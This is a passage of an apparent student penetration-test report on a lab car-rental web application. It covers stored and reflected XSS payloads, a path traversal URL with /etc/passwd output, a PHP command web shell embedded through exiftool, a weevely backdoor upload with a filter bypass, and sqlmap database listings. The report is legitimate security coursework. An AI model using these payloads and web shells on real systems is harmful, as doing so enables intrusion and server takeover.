


Figure 41: Admin portal control panel

The admin portal contains several pages which include:

- Dashboard –can be used to navigate through other pages.
- Create brand – can be used to create the brand of the car manufacturers.
- Manage brands – can be used to create modify existing car manufacturer records.
- Post a vehicle – can be used to create vehicle listings.
- Manage Vehicles – can be used to create modify existing vehicle listings.
- Manage bookings – can be used to view, confirm, or cancel the car rental bookings.
- Manage testimonials – can be used to view or deactivate the testimonials created by the clients.
- Manage Contact Us Queries – can be used to view queries from the clients.
- Reg Users – can be used to view the contact and personal information such as date of birth of the client (Figure 42).
- Manage Pages – can be used to edit the contents of the following pages: terms and conditions, privacy and policy, about us, FAQs.
- Update contact info – can be used to change the contact details of the car rental company.

- Manage Subscribers – can be used to view emails of users who signed up for the newsletter as well as the date of the subscription.



Show 10 entries


Search:

#	Name	Email	Contact no	DOB	Address	City	Country	Reg Date
1	COLIN MCLEAN	hacklab@hacklab.com	2147483647					2017-06-17 15:59:27
2	Joe Bloggs	test@test.com	8285703354					2017-06-17 16:00:49
3	Annette Curtain	Annette@gmail.com	09999857868	03/02/1990	New Delhi	New Delhi	New Delhi	2017-06-17 16:01:43
4	Natalie Coull	ncoull@gmail.com	9999857868		New Delhi	Delhi	Delhi	2017-06-17 16:03:36
5	1	1	1					2021-12-07 22:37:21
6	ZAP	gonna	ZAP					2021-12-09 05:43:53
7	ZAP	up	ZAP					2021-12-09 05:43:53
8	ZAP	give	ZAP					2021-12-09 05:43:53
9	ZAP	never	ZAP					2021-12-09 05:43:53
10	ZAP	you	ZAP					2021-12-09 05:43:53
#	Name	Email	Contact no	DOB	Address	City	Country	Reg Date

Showing 1 to 10 of 20 entries

Figure 42: Admin portal, showing registered users

An entry point for a possible file inclusion vulnerability was discovered in the Post a Vehicle section (Figure 43):



Price Per Day(in USD)*

Select Fuel Type* Select

Model Year*

Seating Capacity*

Upload Images

Image 1 * Browse... No file selected.

Image 2* Browse... No file selected.

Image 3* Browse... No file selected.

Image 4* Browse... No file selected.

Image 5 Browse... No file selected.

Figure 43: Create vehicle listing, file inclusion vulnerability entry point

2.7.3 Test for XSS and Other Response Injection

Despite the found point of entry discovered using OWASP ZAP, manual search for cross-site scripting vulnerabilities was conducted.

Firstly, the point of entry suggested by ZAP was checked, the following script was put into the "email" field in the log in form:

'"<script>alert(1);</script>

The following script ended up executing proving the vulnerability for cross-site scripting in the log in form (Figure 44):




Figure 44: XSS script in the log in form

After submitting the form, the script executed and alerted the following message (Figure 45):





Figure 45: XSS alert message

Another XSS vulnerability was manually found on 192.168.1.20/post-testimonial.php web page. This page is only accessible after creating an account however, the testimonials are displayed on most of the pages on the target web application. This means that if somebody post XSS script in the testimonial, it will be executed publicly every time page is refreshed. It is also important to note that ordinary user cannot delete their testimonial, this can only be done by having an administrator account.

The following script was entered into the post testimonial section:

<script>alert('Hey everyone, I'm XSS');</script>

After posting the infected testimonial, it was executing every time the page in refreshed. The script was executing on any device that is accessing the website (Figure 46):



This site says...

Hey everyone, I'm XSS


Figure 46: Testimonial XSS running on a different computer

2.7.4 Test for Path Traversal

During the mapping process the URL with the path traversal vulnerability was discovered:

192.168.1.20/page.php?type=/../../../../../../../../../../../../../etc/passwd

This vulnerability revealed a list of passwords and usernames and local directories (Figure 47):



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false ntp:x:109:114::/home/ntp:/bin/false
whoopsie:x:110:115::/nonexistent:/bin/false dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false pulse:x:112:120:PulseAudio
daemon,,,:/var/run/pulse:/bin/false osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash mysql:x:999:1001::/home/mysql: <
```

Figure 47: Path traversal vulnerability


2.7.5 Test for File Inclusion

Initially there was only one point of entry for file inclusion found, but after gaining the access to the admin portal with exploiting SQL injection, there was second point of entry discovered.

Firstly, changing the profile picture vulnerability was tested. Kali Linux software called weevely was used to generate malicious PHP file for gaining reverse shell on the target web application server. The following command was used (Figure 48):

weevely generate evil evil.php


Uploading this file was not successful as there were filtering measures in place (Figure 48):



extension not allowed, please choose a JPEG or PNG file.

Figure 48: Unsuccessful file inclusion 1

To check if the filtering method was front-end, the malicious file was renamed to evil.php.png. Then the POST request was intercepted using OWASP ZAP breakpoint option and the extension and the header was changed back to evil.php (Figure 49):



```
-----------------------------30950626361071362021854817055
Content-Disposition: form-data; name="uploadedfile"; filename="evil.php"
Content-Type: image/png
```

Figure 49: Changing file extension in intercepted file


This attempt also did not give any results which suggests that there is back-end filtering in place. To determine whether it there is whitelisting or blacklisting in place, OWASP ZAP Fuzz option was used alongside a list of popular file extensions. ZAP was used to send multiple POST requests which showed that there is whitelisting with .jpg .jpeg and .png in place.

Another attempt was then taken with a different approach. Using software called exiftool in Kali Linux it, php code was imbedded into the comments of the metadata of the picture evil.jpeg the following command was used:

exiftool -DocumentName="<h1>chiara<br><?php if(isset(\$_REQUEST['cmd'])){echo '<pre>';\$cmd = (\$_REQUEST['cmd']);system(\$cmd);echo '</pre>';} __halt_compiler();?></h1>" evil.jpeg

After creating the infected image, the image was successfully uploaded however it was not possible to execute the imbedded code. The attempts to utilize the file inclusion vulnerability at this entry point were unsuccessful.

The second entry point of the possible file inclusion entry point, located in the Post a Vehicle section under the URL 192.168.1.20/admin/post-avehical.php. The initial malicious PHP file evil.php was uploaded using the form presented (Figure 50):



Price Per Day(in USD)* AS

Model Year* Aa

Upload Images


Image 1 * evil.php

Image 4*

Figure 50: evil.php uploaded using Post a Vehicle

The file was uploaded successfully and can be accessed using the following directory URL (Figure 51):

192.168.1.20/admin/img/vehicleimages/



Index of /admin/img/vehicleimages


```
Name                      Last modified      Size  Description
Parent Directory                                -
20170523_145633.jpg       2017-06-19 12:46  2.9M
CMP319 machine.txt        2021-12-11 01:23    30
Coursework.txt            2021-12-11 01:23   125
Disable windows defe..>   2021-12-11 01:23   102
R.jpg                     2021-12-12 07:56  456K
VM Info                   2021-12-12 07:56   347
about_services_faq_b..>   2017-06-19 17:16   60K
about_us_img1.jpg         2017-06-21 17:32   12K
banner-image.jpg          2017-06-19 17:16  399K
car_755x430.png           2017-06-21 17:56  347K
chart.png                 2017-06-19 12:46   57K
dealer-logo.jpg           2017-06-20 19:40  281K
email.txt                 2021-12-12 07:56   419
evil.php                  2021-12-12 07:56   764
featured-img-1.jpg        2017-06-20 19:45  146K
featured-img-3.jpg        2017-06-19 17:18  115K
```

Figure 51: evil.php location

The evil.php backdoor was then executed using weevely with the following command:

weevely http://192.168.1.20/admin/img/vehicleimages/evil.php evil

After executing the command, a reverse shell with admin account was obtained which proved that the target web application is exposed to file inclusion vulnerability (Figure 52):



```
root@kali:~# weevely http://192.168.1.20/admin/img/vehicleimages/evil.php evil

[+] weevely 4.0.1

[+] Target:     192.168.1.20
[+] Session:    /root/.weevely/sessions/192.168.1.20/evil_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
daemon
```

Figure 52: weevely reverse shell access

2.8 TEST FOR FUNCTION-SPECIFIC INPUT VULNERABILITIES

2.8.1 Test for Buffer Overflows

For each item of data being targeted, a range of long strings with length longer than a set of common buffer sizes was submitted. The payloads were submitted using OWASP ZAP Fuzz option. The target web application responses were than monitored to identify anomalies which could be caused by a buffer overflow vulnerability. Apart from increase of response time due to high number of requests from the target web application, there was no other anomaly detected.

2.8.2 Test for String Format Vulnerabilities

Multiple parameters were submitted with a set of unusual set of strings such as:


%s%s%s%s%s%s

After the submission, the target web application was monitored for any anomalous events to prove the string formatting vulnerabilities. Apart from delayed response time due to high amounts of requests sent to the target web application, there was no abnormal behavior or errors observed.

2.9 Test for Logic Flaws

2.9.1 Test Handling of Incomplete Input

The target web application was tested for handling of incomplete input by intercepting the Sign-Up form using OWASP ZAP and submitting empty parameters (Figure 53):




```
Connection: keep-alive
Referer: http://192.168.1.20/
Cookie: PHPSESSID=avc1gp8bbsh2sku7h1c5ib1go1
Upgrade-Insecure-Requests: 1
```

```
fullname=&mobileno=&emailid=&password=&confirmpassword=&signup=Sign+Up
```

Figure 53: Registering user with no parameters set

The application proved to have no back-end handling for incomplete input, which led to creation a user account with no user details apart from automatically created field with the registration date (Figure 54):



Registered Users

REG USERS

Show 10 entries Search:


#	Name	Email	Contact no	DOB	Address	City	Country	Reg Date
300								2021-12-13 04:38:58
67	(SELECT (CASE WHEN (9246=3440) THEN 'ZAP'	foo-bar@example.com	ZAP					2021-12-12

Figure 54: User with no details was created

2.10 Test for Shared Hosting Vulnerabilities

2.10.1 Test Segregation in Shared Infrastructures

As found during the process of SQL Injection testing, shared infrastructure in the form of databases was located on the target web application. This allows manipulation of the databases which are not related to the target web application. The access to other databases is not restricted in any way if SQL Injection is exploited (Figure 55):



```
available databases [13]:
[*] aa2000
[*] bbjewels
[*] carrental
[*] edgedata
[*] greasy
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] shop
[*] shopping
[*] somstore
```

Figure 55: databases found using sqlmap


2.11 Test for Application Server Vulnerabilities

2.11.1 Test for Default Credentials

The initial stage of the target web application server vulnerability testing was to conduct a port scan using Nmap to identify TCP/UDP services as well as their versions with the following command:

nmap -sV 192.168.1.20

Nmap revealed the software versions which can now be used to attempt to find exploits and the default credentials (Figure 56):



```
